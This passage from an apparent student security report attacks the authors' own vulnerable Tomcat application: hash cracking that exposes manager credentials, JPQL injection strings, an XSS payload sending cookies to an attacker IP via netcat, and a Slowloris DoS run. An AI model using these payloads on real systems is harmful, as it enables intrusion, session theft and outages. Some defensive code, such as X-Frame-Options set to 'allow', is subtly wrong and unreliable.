
The attacker launched it with the predefined wordlist, which is not a bad option but there could be, however, better options. At a first sight, DIRB has found what it was expected, expect for one directory:

```
---- Scanning URL: https://93.48.5.163.nip.io/ ----
+ https://93.48.5.163.nip.io/error (CODE:500|SIZE:1946)
==> DIRECTORY: https://93.48.5.163.nip.io/error_pages/
+ https://93.48.5.163.nip.io/home (CODE:200|SIZE:54459)
==> DIRECTORY: https://93.48.5.163.nip.io/img/
==> DIRECTORY: https://93.48.5.163.nip.io/js/
+ https://93.48.5.163.nip.io/login (CODE:500|SIZE:1946)
==> DIRECTORY: https://93.48.5.163.nip.io/manager/
==> DIRECTORY: https://93.48.5.163.nip.io/META-INF/
+ https://93.48.5.163.nip.io/register (CODE:500|SIZE:1946)
+ https://93.48.5.163.nip.io/ticket (CODE:500|SIZE:1946)
+ https://93.48.5.163.nip.io/update (CODE:500|SIZE:1946)
==> DIRECTORY: https://93.48.5.163.nip.io/webapp/
==> DIRECTORY: https://93.48.5.163.nip.io/WEB-INF/
```

A manager directory appears which make the alarms sound. Let DIRB continue exploring to see what it contains:

```
---- Entering directory: https://93.48.5.163.nip.io/manager/ ----
+ https://93.48.5.163.nip.io/manager/deploy (CODE:401|SIZE:967)
+ https://93.48.5.163.nip.io/manager/html (CODE:401|SIZE:967)
```

A 401-error code arises, which means that an authentication is needed to access those two links. Let us check on the UI of the application what happens:



An authentication dialog appears. It asks for a username and a password to access both *https://93.48.5.163.nip.io/manager/deploy* and *https://93.48.5.163.nip.io/manager/html*. When the dialog is closed, another vulnerability is found, an uncontrolled error. The 401-error raises an error on the server that is not handled and provokes the default error page to appear on the user screen, leaving the name and version of the server visible. This is a considerable mistake because now the attacker has a very useful information which can be used to look for the vulnerabilities of the server (as we have done at the beginning of *Security by Design*, with the CVE). The version and type of the server could be found with such other ways, but this has facilitated its labour.

The attacker could try a brute-force or dictionary attack to the login, but he is first going to finish the exploration of DIRB.


Suddenly, from where the error html pages were located, some suspicious folders appeared:

```
---- Entering directory: https://93.48.5.163.nip.io/error_pages/mgmt/
----
==> DIRECTORY: https://93.48.5.163.nip.io/error_pages/mgmt/.passwd/
```

A directory called *mgmt*, which seems an abbreviation of management, and a *.passwd* directory are discovered. The "." is usually used for hidden directories so something interesting might be inside. Let us see if DIRB finds something else:

```
---- Entering directory:
https://93.48.5.163.nip.io/error_pages/mgmt/.passwd/ ----
+ https://93.48.5.163.nip.io/error_pages/mgmt/.passwd/hide
(CODE:200|SIZE:130)
```

An available URL is found, which returns a successful request code 200. Let us check on the browser what is it about.



A large hash is founded inside. The attacker may deduce that this is something to decrypt, given its appearance which make it looks like a hash. In fact, it looks like a heavy encryption algorithm was used, because of its length.

The attacker is now going to try to decrypt the hash founded. First of all, the type of the hash should be guessed, in order to apply a rainbow table or whatsoever to decrypt it. The attacker is going to use hashID tool in order to know which are the main possible hashing algorithms.

hashID is a tool to help identifying the different types of hashes. It's written in Python 3 and supports the identification of over 220 unique hash types using regular expressions.

Let see what are the algorithm suspects:

```
hashid
D075853CA804A7FBC60D87EC88C7FFF64D40D39B41A9FE4E006904F52E97EE2C8074AD
E380A6DC292FA057B2951E291F5758F0186BF3CA39A8EC87CB02D9B88D
```

The output is the following:

```
Analyzing
'D075853CA804A7FBC60D87EC88C7FFF64D40D39B41A9FE4E006904F52E97EE2C8074A
DE380A6DC292FA057B2951E291F5758F0186BF3CA39A8EC87CB02D9B88D'
[+] SHA-512
[+] Whirlpool
[+] Salsa10
[+] Salsa20
[+] SHA3-512
[+] Skein-512
[+] Skein-1024(512)
```

As a first option, as expected, a strong SHA-512 hash type is suggested. After that one, a Whirlpool hashing algorithm which also returns a 512-bit hash.

Now that the attacker has an idea of which encryption functions to use, it is just a matter of try and error. SHA-512 is probably one of the most popular functions and the first one on the list of candidates, so he will start by that one.

Now it is the time to "decrypt" the hash. For that, a nice tool could be Hashcat, which is a very powerful password recovery tool. The command used in our case could be the following:

```
hashcat -a 0 -m 1700
D075853CA804A7FBC60D87EC88C7FFF64D40D39B41A9FE4E006904F52E97EE2C8074AD
E380A6DC292FA057B2951E291F5758F0186BF3CA39A8EC87CB02D9B88D rockyou.txt
--force
```

The flags used mean: -a (-attack-mode) 0 (straight) -m (-hash-type) 1700 (SHA-512) and the password dictionary is the typical *rockyou* wordlist.

The research is successful and the hash is found:

```
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

d075853ca804a7fbc60d87ec88c7fff64d40d39b41a9fe4e006904f52e97ee2c8074ad
e380a6dc292fa057b2951e291f5758f0186bf3ca39a8ec87cb02d9b88d:smsysddj31

Session..........: hashcat
Status...........: Cracked
Hash.Type........: SHA2-512
Hash.Target......:
d075853ca804a7fbc60d87ec88c7fff64d40d39b41a9fe4e006...d9b88d
```

Now the attacker has decrypted the hash, he would need to find for what is it. In this case, because of the clues of the directories' names (*mgmt*. and *.passwd*), it would be easy for the attacker to realise that it might be the password of the manager panel. Once the supposed password is gotten, just the username is needed. Let us just try with the typical ones previously

to do any other brute-force or dictionary attack to the login. Just searching a bit on Google, a list of Apache Tomcat default credentials is found. Some of them are: admin, both, manager, role1, role and tomcat.

Effectively, the username was “admin” and the password (the one that shouldn’t be exposed) was “smsysddj31”.




Figure 5

Now the attacker, as shown in *Figure 6*, knows the access to the manager of the Tomcat server. The company would be now in serious risk because of a mistake of sensitive data exposure.

Injection

At the first position of the Top 10 Application Security Risks of the OWASP in 2017, we find the Injection flaws. The most common injections are SQL, NoSQL, OS, and LDAP injections, which occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

In this project, we will focus on SQL and JPQL injection attacks to databases. In our application, as explained on the backend section, a MySQL database is used, so SQL is the syntax used to manipulate the data. However, on a higher level, the application manages the database with Hibernate, following the specification of JPA (Java Persistence API). JPA is intended not to lose the advantages of OOP when interacting with a database.

However, apart from the advantages or disadvantages that using JPA can bring, we are now concerning about the vulnerabilities. Regarding security, there is a common misconception in which is thought that JPA makes the application SQL injection proof. In JPA, both SQL native queries and JPQL (Java Persistence Query Language, the one intended for JPA) are prone to traditional injection attacks. Nevertheless, both type of attacks can be prevented if using the correct syntax.

Now, both secure and vulnerable syntaxes are going to be shown.

Let us go first with the vulnerable one:

```
public static ArrayList<User> getUserFromLoginVulnerable(String email,
String password) {

        EntityManager em= ENTITY_MANAGER_FACTORY.createEntityManager();

        String query = "SELECT u FROM User u WHERE u.email='" + email +
"' AND u.password='" + password + "'"; // VULNERABLE

        TypedQuery<User> tq = em.createQuery(query, User.class);

        ArrayList<User> user = null;

        try {
                user = (ArrayList<User>) tq.getResultList();

        } catch (NoResultException ex) {
                System.out.println("No result");
        } finally {
                em.close();
        }

        return user;
}
```

This is a method where a user record from the database is gotten by its primary key and password. It would be used on a login, to check if the username/password combination exists. However, this one shouldn't be used because it is vulnerable to JPQL Injection attacks. If the attacker introduces the following parameters (for example) on the login form, the database will return all the users, been the JPQL injection attack successful:

- email = "whatever" and password = " ' OR '1'='1 "

Anyway, this would be difficult to find because even the getter of database results is asking for a list of users, instead for a single user. If, in a more realistic case, the getter forces to just returning a single user, it will be harder but possible. Let us study some possibilities (taking into account that the database is MySQL):

- Using *limit* keyword: JPQL doesn't provide *limit* functionality on the query, so it wouldn't work. In a SQL query wouldn't work either because it would need another query to open the final ' again, and using UNION to create another query is not possible without parentheses on the first query.
- JPQL injection for a specific user: If an injection for a specific user is done, a guessing about the email column name on the database should be done. Let us clarify it with an example:
  For attacking a specific victim, the parameters should be the following: email = "victim@gmail.com" and password = " ' or email='victim@gmail.com" .
  The JPQL query would look like this:

```
SELECT u FROM User u WHERE u.email='victim@gmail.com' AND
u.password='' or email='victim@gmail.com'
```

The only problem with this JPQL injection would be to guess the email column name, which shouldn't be so difficult.

Now that we have seen that there could be possibilities of injection attacks (and even more if the attacker is experienced), let us see how to solve it using the secure JPA syntax:

```
public static User getUserFromLoginSecure(String email,String
password) {

        EntityManager em= ENTITY_MANAGER_FACTORY.createEntityManager();

        String query = "SELECT u FROM User u WHERE u.email= :email AND
u.password= :password";

        TypedQuery<User> tq = em.createQuery(query, User.class);

        tq.setParameter("email", email);

        tq.setParameter("password", password);

        User user = null;

        try {
                user = (User) tq.getResultList();

        } catch (NoResultException ex) {
                System.out.println("No result");
        } finally {
                em.close();
        }

        return user;
}
```

This is the syntax used on the application (even the method is not the same). The difference from the vulnerable one is that the above code use parameter binding to set data. The JDBC driver will escape this data appropriately before the query is executed; making sure that data is used just as data. In that way, parameters are automatically controlled by the application and if someone introduces malicious input, it will be denied.

XSS

Cross-Site Scripting is a type of injection, like the ones in the previous section, but in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating it.

It is also on the top ten of OWASP Security Risks and it can lead to dangerous consequences. There are many possibilities to exploit using XSS: Performing unauthorized actions (like send requests to the server without users' consent), phishing to stole user credentials (creating some kind of fake form using JavaScript on the victim website), injecting a keylogger, stealing session cookie, etc.

As a vulnerable application, it has some holes regarding XSS vulnerabilities. In this case, we are going to study the session cookie hijacking attack, but there could be many possibilities.

The session cookie is a cookie that helps the server to keep a client's session opened in order to avoid the need of login each time. It is very useful to improve the user experience; however, it leads to many vulnerabilities.

Let us see how an attacker could manage to steal session cookies from users.

First, the attacker should check if there is any section on the web page with a common output for all the users. In this case, a *Comments* section where all the status from the users appear acts as the desired output.

Now that the hole to exploit is known, the injection should be prepared. A common way to steal information is to send it through a request to the attacker's computer. In order to do that, a listener should be listening all the requests on the attacker's machine. For that purpose, Netcat could be used. Netcat is a computer networking utility for reading from and writing to network connections using TCP or UDP. Its list of features includes port scanning, transferring files, and port listening, and it can be used as a backdoor. In our case, the attacker is going to use it as an 80-port listener with the following command:

```
netcat -lvp 80
```

Once the attacker is ready to receive requests, it is the moment of provoking them. For that, the attacker is going to inject a script on the status of his profile (*Figure 7*):

```
Hey! <script>new Image().src = http://192.168.99.100/+ document.cookie
</script>
```




Figure 6

The injection adds a regular status “Hey!” (in order not to raise alarms) and a script that sends an http request with the cookie of the user to the attacker’s machine. Just adding that simple script, all the session cookies from all the users that access the web application are going to be sent to the attacker on the background. In addition, as shown in *Figure 8*, the status will appear as a normal one on the *Comments* section.




Figure 7

The only thing that could make the users to suspect is that the application takes more time to load completely, because the application is waiting for a response from the script request.

Whenever a user loads or refreshes the application, the cookie will be sent to the attacker.

```
$ netcat -lvp 80:
listening on [any] 80 ...
192.168.99.99: inverse host lookup failed: Unknown host
connect to [192.168.99.100] from (UNKNOWN) [192.168.99.99] 52515
GET /JSESSIONID=D7C87C78CBA6529600065F19DAB0268D HTTP/1.1
Host: 192.168.99.100
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/80.0.3987.122 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://localhost/
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
```

If the user is logged in, the session cookie could be used by the attacker to impersonate victim’s identity during login authentication. For that, Burp Suite would be used, in order to add the session cookie directly on the HTTP request.

```
GET / HTTP/1.1
Host: 93.48.5.163.nip.io
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=5553AFEA7DFA4C01065E0255A665AD49
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Just changing the default JSESSIONID for the one captured, would be enough. However, the attacker would need to do this previously to the user log out, when the cookie is eliminated.

One of the measures against this attack, apart from controlling user input, would be to set the HTTP Only additional flag included in a Set-Cookie HTTP response header. Using it when generating a cookie helps mitigate the risk of client-side script accessing the protected cookie on the HTTP requests.

XSRF

Cross-Site Request Forgery (XSRF or CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, XSRF exploits the trust that a site has in a user's browser.

XSRF allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.

A general property of web browsers is that they will automatically include any cookies used by a given domain in any web request sent to that domain. This property is exploited by XSRF attacks.

As a first security measure to mitigate this type of attacks from our applications, the OWASP recommends token based CSRF defense. It also states the resources that need to be protected from CSRF vulnerability. As our application is not violating *RFC2616*, which states that GET requests shouldn't be used for state changing operations, the operations that have to be controlled (because may have risk of CSRF attack) are the following:

- Form tags with POST
- Ajax calls

The most robust way to defend against CSRF attacks is to include a CSRF token within any state changing operation. The token should be unpredictable, tied to the user's session and strictly validated in every case before the relevant action is executed.

In our application, as a risky CSRF operation there is only the purchase of tour tickets when the user is logged. In that case, a CSRF token is checked previously to do anything. The CSRF token is attached to the real user website through a hidden form, so that if the CSRF token does not match the one attached to the user's session, the purchase is not allowed. It is not included on the merch section because it is just a simulation.

The implementation of the XSRF security measures include the *CsrfTokenManger.java* (to generate CSRF tokens) and some if clauses like the one on the *TicketServlet.java* (which deals with the ticket purchase):

```
if(request.getParameter("csrfToken").equals(session.getAttribute("csrf
Token")))
```

Clickjacking

When checking the vulnerability of the application with Nikto (tool for vulnerability scanning) the following vulnerability was found:

```
The anti-clickjacking X-Frame-Options header is not present.
```

That means that the server didn't return an *X-Frame-Options* header which makes the website to be at risk of Clickjacking attacks. Clickjacking attack tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unintentionally download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, etc.

One of the most notorious examples of Clickjacking was an attack against the Adobe Flash plugin settings page. By loading this page into an invisible iframe, an attacker could trick a user into altering the security settings of Flash, giving permission for any Flash animation to utilize the computer's microphone and camera.

For partially solving this issue, a *XFrameFilter.java* was developed in order to add the X-Frame-Options header into the server HTTP messages.

```
((HttpServletResponse) resp).setHeader("x-frame-options", "allow");
```

The *x-frame-options* header lets the browser know whether to render a page inside a frame or iframe is permitted. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites.

Denial of Service

As desired when choosing the server, it has some vulnerabilities to be exploited. In our case, when running vulnerability scanners over the application we got the confirmation of some of them. When running them with nmap, one of the vulnerabilities detected was the following:

```
nmap -Pn --script vuln 93.48.5.163.nip.io
```

```
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
```

The results shown let us know that a Slowloris DoS attack vulnerability was found.

A Denial of Service is an attack that threatens the availability of a service. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users of the service or resource they expected.

If the denial of service traffic come from different sources, it is called Distributed Denial of Service (DDoS).

DoS attacks typically fall in two categories:

- Buffer overflow attacks. An attack type in which a memory buffer overflow can cause a machine to consume all available hard disk space, memory, or CPU time. It is the most common type of DoS.
- Flood attacks. By saturating a targeted server with an overwhelming amount of packets, a malicious attacker is able to oversaturate server capacity, resulting in denial-of-service. Some typical flood attacks are:
    - ICMP flood. Consists in overwhelming a target with ICMP echo request packets.
    - SYN flood. Based on sending multiple requests to connect to a server, but never completing the handshakes, leaving the server occupied.

DoS attackers often target web servers of high-profile organizations such as banking, commerce, media companies or governments. Though DoS attacks don't usually result on a loss of data or assets, they indirectly provoke an important loss of reputation (especially if it is a big entity) and money.

As an example of a real case, DDoS over Telecom Italia. They study the traffic with a system of Detection built on Aggregated & Statistically Monitored Traffic. Thanks to that system they can prevent the majority of the DDoS attacks, however, they still suffer some attacks from time to time.

To have a clear view of the increase of traffic on a DDoS, an example of a graphic (from a seminar from Fabio Zamparelli) from Telecom infrastructures is represented on *Figure 9*. It can be seen a sudden increase on the traffic on the *Tuesday 03/08* which would mean an attempt of denial of service.




Figure 8

Going back to our application, the vulnerability found on the scanner was about a Slowloris DoS attack. Slowloris is a program which allows an attacker to overwhelm a targeted server by opening and maintaining many simultaneous HTTP connections between the attacker and the target.

Our server (Apache Tomcat) is vulnerable to Slowloris attack because it creates a thread for each new connection to the web server and it keeps the thread until the connection is closed. In that way, the attacker keeps many connections opened by sending very slowly some data to maintain the connexion (and the thread running) and finally collapse the server.

Let us launch the attack against our own application; for that purpose, we need the Slowloris script. Once the script is ready, we are going to see how it works.

First of all, lots of HTTP requests over the target are created. Then, it starts sending headers periodically (every 15 seconds) to keep the connections opened, which are never closed unless the server does so. If the server closes a connection, a new one is created and continues doing the same thing.

This behaviour exhausts the servers thread pool and makes the server unavailable to the rest of the users.

The script used is written in Python and the way to use it is very simple:

```
slowloris 93.48.5.163.nip.io
```

The output is like:

```
[01-03-2020 15:35:50] Attacking 93.48.5.163 with 150 sockets.
[01-03-2020 15:35:50] Creating sockets...
[01-03-2020 15:35:51] Sending keep-alive headers... Socket count: 150
[01-03-2020 15:36:06] Sending keep-alive headers... Socket count: 150
[01-03-2020 15:36:21] Sending keep-alive headers... Socket count: 150
```

This attack is extremely effective on our application, when launching it, the server is overloaded and it does not respond to any request.

On *Figure 10* and *Figure 11* appears the server status previously and during the attack respectively. As we can see, the *current thread busy* parameter on the attacked one is the maximum 150.




Figure 9

